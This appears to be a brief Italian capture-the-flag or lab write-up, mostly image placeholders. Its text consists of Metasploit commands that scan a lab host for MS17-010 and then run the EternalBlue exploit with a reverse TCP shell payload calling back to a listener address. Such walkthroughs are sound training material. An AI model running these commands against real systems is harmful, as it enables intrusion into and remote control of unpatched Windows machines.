




Tentativo di scansione Metasploit:
use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run

Modulo Exploit:

use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit